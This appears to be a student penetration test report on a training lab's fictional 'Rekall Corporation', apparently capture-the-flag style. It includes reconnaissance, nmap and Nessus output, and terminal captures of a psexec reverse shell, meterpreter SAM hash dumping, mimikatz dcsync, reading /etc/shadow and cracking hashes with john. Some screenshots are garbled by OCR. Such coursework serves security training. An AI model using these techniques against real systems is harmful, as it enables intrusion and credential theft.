



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	19
Vulnerability Findings	20

Contact Information

Company Name	JM Security (JMS)
Contact Name	Janice Mitchell
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	01/20/2024	Janice Mitchell	
002	01/22/2024	Janice Mitchell	added additional screenshots
003	1/25/2024	Janice Mitchell	finalize summary and review vulnerability details for accuracy for final submission

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Web Application includes validation criteria in several fields which delayed efforts to exploit possible vulnerabilities of this medium (specifics discussed in the vulnerability findings section).

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Multiple areas of vulnerability on the web application.
- Linux machines with vulnerable ports/processes allowing access and subsequent directory traversal/enumeration/privilege escalation.
- Windows machines with vulnerable ports/processes allowing access and subsequent directory traversal/enumeration/privilege escalation ultimately culminating with domain control administrative access.

Executive Summary

(Includes screenshots for illustration of information encountered/used)

We began our investigation by looking for publicly available information via various sources including google searches, site registry details, certificate details, DNS records, and affiliated repositories for the domain.

Queried [whois.nic.xyz](#) with "totalrecall.xyz"...

```
Domain Name: TOTALREKALL.XYZ
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com/
Updated Date: 2023-08-31T16:55:47.0Z
Creation Date: 2022-02-02T19:16:16.0Z
Registry Expiry Date: 2024-02-02T23:59:59.0Z
Registrar: Go Daddy, LLC
Registrar IANA ID: 146
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registrant Organization:
Registrant State/Province: Georgia
Registrant Country: US
Registrant Email: Please query the RDDS service of the Registrar of Record identified in
Admin Email: Please query the RDDS service of the Registrar of Record identified in this
Tech Email: Please query the RDDS service of the Registrar of Record identified in this
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
Billing Email: Please query the RDDS service of the Registrar of Record identified in th
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4805058800
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2024-01-17T01:16:19.0Z <<<
```

Queried [whois.godaddy.com](#) with "totalrecall.xyz"...

```
Domain Name: totalrecall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com/
Updated Date: 2023-02-03T14:04:18Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hsksad Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Email:
```

crt.sh Identity Search  Group by Issue

Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	9430388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - 02
	9424423431	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - 02
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
					www.totalrekall.xyz	www.totalrekall.xyz	

© Sectigo Limited 2015-2024. All rights reserved.



Rekall Corp

Penetration Test Report

MX TOOLBOX

Pricing Tools Delivery Center Monitoring

SuperTool Beta

txt:totalrekall.xyz **TXT Lookup**

Find Problems

Type	Domain Name	TTL	Record
TXT	totalrekall.xyz	60 min	"flag2 is 7sk67cjedbs"

Test	Result
✓ DNS Record Published	DNS Record found

Your DNS hosting provider is "GoDaddy" Need Bulk Dns Provider Data?

dns lookup dns check mx lookup dmarc lookup dns propagation Reported by ns52.domaincontrol.com on 1/16/2024 at 10:15:50 PM (UTC -6). just for you. Transcript

Product Solutions Open Source Pricing

totalrekall / site Public

Code Issues Pull requests Actions Projects Security Insights

main site / xampp.users

totalrekall Added site backup files

Code Blame 1 lines (1 loc) · 46 Bytes

```
1 trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
```

We visited the web application and attempted several common methods of attack to test the defenses of the publicly facing app. As vulnerabilities were identified and exploited (see vulnerability details starting on page 20), we were able to move further within the site into areas limited to administrative access. While in the process of attempting to compromise the site, we identified fields that included input validation which prevented some basic exploits, but which were ultimately able to be worked around.

192.168.14.35/admin_legal_data.php?admin=87



REKALL CORPORATION

Admin Legal Documents - Restricted Area

Welcome Admin...

You have unlocked the secret area, flag 14 is dks93jdlsd7d]

Next, we ran a scan on the network to determine the available hosts and which operating systems are running, along with what open ports and protocols could be possible methods of entry onto the network.

Zenmap

Scan Tools Profile Help

Target: 192.168.13.0/24 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 192.168.13.0/24

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS	Host	Port	Protocol	State	Service	Version
	192.168.13.1	✓ 22	tcp	open	ssh	OpenSSH 7.6p1
	192.168.13.10					
	192.168.13.11					
	192.168.13.12					
	192.168.13.13					
	192.168.13.14					

Filter Hosts

6/6 hosts shown Host Filter: i

The screenshot shows the Zenmap interface after a scan of the 192.168.13.0/24 subnet. The 'Ports / Hosts' tab is selected. The results table lists one host, 192.168.13.1, which is running OpenSSH 7.6p1 on port 22/tcp. The host is marked as up. The 'Services' tab is also visible on the left.

```

└──(root💀kali)-[~]
# nmap -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-17 19:49 EST
Nmap scan report for 192.168.13.13
Host is up (0.000094s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
|_ /core/ /profiles/ /README.txt /web.config /admin/
|_/comment/reply/ /filter/tips /node/add/ /search/ /user/register/
|_/user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.09 ms  192.168.13.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.77 seconds
└──(root💀kali)-[~]
# 

```

Using the IP addresses of the identified machines, we ran a scan using Nessus to determine what known exploits they could be vulnerable to, including the industry codes for those vulnerabilities as specified by community members who contribute to the CVE database. One example of a critical finding pictured here:

The screenshot shows a Nessus scan result for a host. At the top, it says "My Basic Network Scan / Plugin #97610". Below that, there's a navigation bar with "Back to Vulnerabilities" and a "Config" button. The main area has tabs for "Vulnerabilities" (12) and "Plugin Details". Under "Vulnerabilities", there's a single entry: "CRITICAL" Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote). The "Description" section notes that the version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated remote attacker can exploit this via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user. The "Solution" section suggests upgrading to Apache Struts version 2.3.32 / 2.5.10.1 or later, or applying the workaround referenced in the vendor advisory.

Using the information gathered, various attempts were made to access machines running either Linux or Windows operating systems. Vulnerabilities discovered are outlined in detail starting on page 20 of this report.

After initially gaining access, we were able to traverse directories to get information necessary to move between machines using logon credentials either stored insecurely, brute-forced, or deduced from decryption of password hashes obtained after escalating to root privilege. Ultimately, we were able to compromise 5 Linux machines, a Windows 10 machine, and the Windows based Domain Control.

File Actions Edit View Help

```
040777/rwrxrwxrwx 0 dir 2021-10-06 09:58:42 -0600 twain_32
100666/rw-rw-rw- 65024 fil 2019-12-07 04:10:00 -0500 twain_32.dll
100666/rw-rw-rw- 92 type 2019-12-07 04:12:42 -0500 win.ini dynamic\md5($)
100777/rwrxrwxrwx 11776 fil 2019-12-07 04:10:00 -0500 winhlp32.exe instead
100777/rwrxrwxrwx 11264 fil 2019-12-06 16:29:00 -0500 write.exe AVA1-128-A

meterpreter > cd system32
meterpreter > cd config
meterpreter > ls
Listing: C:\Windows\system32\config
the --format=ascii option is forcing loading these as that type instead
Mode  detected   Size  Type  Last modified      Name
-----  -----  -----  -----  -----  -----
040777/rwrxrwxrwx 0  dir  2019-12-07 04:14:52 -0500 Journal  as "NT"
040777/rwrxrwxrwx 0  dir  2019-12-07 04:14:52 -0500 RegBack instead
040777/rwrxrwxrwx 0  dir  2019-12-07 04:14:52 -0500 TxR  as "Raw-MD4"
040777/rwrxrwxrwx 0  dir  2019-12-07 04:14:52 -0500 systemprofile lead
the --format=hex option is forcing loading these as that type instead
040777/rwrxrwxrwx 0  dir  2019-12-07 04:14:52 -0500 Journal  as "Raw-MD5"
the --format=raw option is forcing loading these as that type instead
040777/rwrxrwxrwx 0  dir  2019-12-07 04:14:52 -0500 Journal  as "Raw-MD5"
meterpreter > cd SAM
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against WIN10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in Jtbt password file format to: /root/.msf4/loot/20240118201944_default_172.22.117.20_windows.hashes_092013.txt
[*] Dumping password hashes ...
[*] Dumping as SYSTEM extracting hashes from registry  recognized as "ZipMonster"
[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSEKEY 5746a193a13db189e63aa2583949573f ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ... different salts (LM [DES 512/512 AVX512F])
[*] Dumping password hints ...
[*] No users with password hints on this system
[*] Dumping password hashes ...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] sysadmin:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] flag6:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```

File Actions Edit View Help

```
root@kali: ~/Desktop
```

```
root@kali:~/Desktop] # cat winctfhash.txt
flag6:50135ed3bf5e77097409e4a9aa11aa39

[=-(root@kali)-[~/Desktop]
# john winctfhash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!          (flag6)
1g 0:00:00:00 DONE 2/3 (2024-01-18 21:49) 12.50g/s 1129Kp/s 1129Kc/s 1129KC/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

```
[=-(root@kali)-[~/Desktop]
# ]
```

```
File Actions Edit View Help Shell No. 1
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.22.117.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- 
0 Automatic

msf6 exploit(windows/smb/psexec) > run
[*] Exploit running: Local (background -0000)
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 4 opened (172.22.117.100:4444 → 172.22.117.10:51919 ) at 2024-01-18 20:59:22 -0500

meterpreter > shell
Process 3008 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\\Windows\Users
-----
ADMBob          Administrator      flag8-ad12fc2fffc1e47
Guest           hdodge            jsmith
krbtgt          tschubert        -
The command completed with one or more errors.

C:\Windows\system32>
```

```
root@882416b650d7:/var/www/html/passwords# ls
accounts.txt heroes.xml web.config.bak wp-config.bak
root@882416b650d7:/var/www/html/passwords# cat accounts.txt
'bee', 'bug'
'tim', 'ton'
root@882416b650d7:/var/www/html/passwords# cat heroes.xml
<?xml version="1.0" encoding="UTF-8"?>
<heroes>
    <hero>
        <id>1</id>
        <login>neo</login>
        <password>trinity</password>
        <secret>Oh why didn't I took that BLACK pill?</secret>
        <movie>The Matrix</movie>
        <genre>action sci-fi</genre>
    </hero>
    <hero>
        <id>2</id>
        <login>alice</login>
        <password>loveZombies</password>
        <secret>There's a cure!</secret>
        <movie>Resident Evil</movie>
        <genre>action horror sci-fi</genre>
    </hero>
    <hero>
        <id>3</id>
        <login>thor</login>
        <password>Asgard</password>
        <secret>Oh, no ... this is Earth ... isn't it?</secret>
        <movie>Thor</movie>
        <genre>action sci-fi</genre>
    </hero>
    <hero>
        <id>4</id>
        <login>wolverine</login>
        <password>Log@N</password>
        <secret>What's a Magneto?</secret>
        <movie>X-Men</movie>
        <genre>action sci-fi</genre>
    </hero>
    <hero>
        <id>5</id>
        <login>johnny</login>
        <password>m3ph1st0ph3l3s</password>
        <secret>I'm the Ghost Rider!</secret>
        <movie>Ghost Rider</movie>
        <genre>action sci-fi</genre>
    </hero>
    <hero>
        <id>6</id>
        <login>selene</login>
        <password>m00n</password>
        <secret>It wasn't the Lycans. It was you.</secret>
        <movie>Underworld</movie>
        <genre>action horror sci-fi</genre>
    </hero>
</heroes>root@882416b650d7:/var/www/html/passwords#
```

root@882416b650d7:/etc# cat shadow

```
root:*:16819:0:99999:7:::
daemon:*:16819:0:99999:7:::
bin:*:16819:0:99999:7:::
sys:*:16819:0:99999:7:::
sync:*:16819:0:99999:7:::
games:*:16819:0:99999:7:::
man:*:16819:0:99999:7:::
lp:*:16819:0:99999:7:::
mail:*:16819:0:99999:7:::
news:*:16819:0:99999:7:::
uucp:*:16819:0:99999:7:::
proxy:*:16819:0:99999:7:::
www-data:*:16819:0:99999:7:::
backup:*:16819:0:99999:7:::
list:*:16819:0:99999:7:::
irc:*:16819:0:99999:7:::
gnats:*:16819:0:99999:7:::
nobody:*:16819:0:99999:7:::
libuuuid:*:16819:0:99999:7:::
syslog:*:16819:0:99999:7:::
mysql:*:16846:0:99999:7:::
melina:$6$aaQPNDzb$GJqQyX8TKPHUEQBvYDJTg8/3aA.eGpTgcwjyS1T/vjYiRZ7v9drXm/1LB8n0w046CJyRQD3KCL9fKjh7zZa0:19186:0:99999:7:::
root@882416b650d7:/etc#
```

File Actions Edit View Help

root@kali: ~/Desktop

```
[root@kali ~]# cd Desktop
[root@kali ~]# nano hashing
[root@kali ~]# john hashing
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
melina          (melina)
1g 0:00:00:00 DONE 1/3 (2024-01-15 23:16) 12.50g/s 200.0p/s 200.0c/s 200.0C/s melina..melina5
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

[root@kali ~]#

Shell No.1

```
040777/rwxrwxrwx 0 dir 2022-02-15 13:14:22 -0500 $Recycle.Bin
040777/rwxrwxrwx 0 dir 2022-02-15 13:01:09 -0500 Documents and Settings
040777/rwxrwxrwx 0 dir 2018-09-15 03:19:00 -0400 PerfLogs
040555/r-xr-xr-x 4096 dir 2022-02-15 13:14:06 -0500 Program Files
040777/rwxrwxrwx 4096 dir 2022-02-15 13:14:08 -0500 Program Files (x86)
040777/rwxrwxrwx 4096 dir 2022-02-15 16:27:48 -0500 ProgramData
040777/rwxrwxrwx 0 dir 2022-02-15 13:01:13 -0500 Recovery
040777/rwxrwxrwx 4096 dir 2022-02-15 16:14:31 -0500 System Volume Information
040555/r-xr-xr-x 4096 dir 2022-02-15 13:13:58 -0500 Users
040777/rwxrwxrwx 16384 dir 2022-02-15 16:19:43 -0500 Windows
100666/rw-rw-rw- 32 fil 2022-02-15 17:04:29 -0500 flag9.txt flag7.png
000000/----- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcfb872meterpreter > kiwi
[-] Unknown command: kiwi
meterpreter > run kiwi
[-] The specified meterpreter session script could not be found: kiwi
meterpreter > start kiwi
[-] Unknown command: start
meterpreter > load kiwi
Loading extension kiwi...
#####. mimikatz 2.2.0 20191125 (x86/windows)
## ^ ##. "A Vie, A L'Amour" - (oe.eo)
## / \ ##. /* Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##. > http://blog.gentilkiwi.com/minikatz
## v ##. Vincent LE TOUX ( vincent.letoux@gmail.com )
#####. > http://pingcastle.com / http://mysmartlogon.com */
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcSync_ntlm Administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account : Administrator
[+] NTLM Hash : 4f0cf309a1965906fd2ec39dd23d582
[+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55
[+] SID : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID : 500

meterpreter > 
```

Summary Vulnerability Overview

Vulnerability	Severity
XSS Vulnerabilities	Critical
Sensitive Data Exposure	Critical
LFI Vulnerability	Critical
SQL Injection Vulnerability	Critical
Command Injection Vulnerability	Critical
PHP Injection Vulnerability	Critical
Apache Tomcat JSP Vulnerability (CVE-2017-12617)	High
Shocking Exploit Vulnerability (CVE-2014-6271)	High
Apache Struts Exploit Vulnerability (CVE-2017-2638)	High
Drupal Exploit Vulnerability (CVE-2019-6340)	High
FTP Vulnerability	Medium
SLMail Service Vulnerability (CVE-2003-0264)	Medium
Cached Credential Exposure (Kiwi Exploit)	Medium


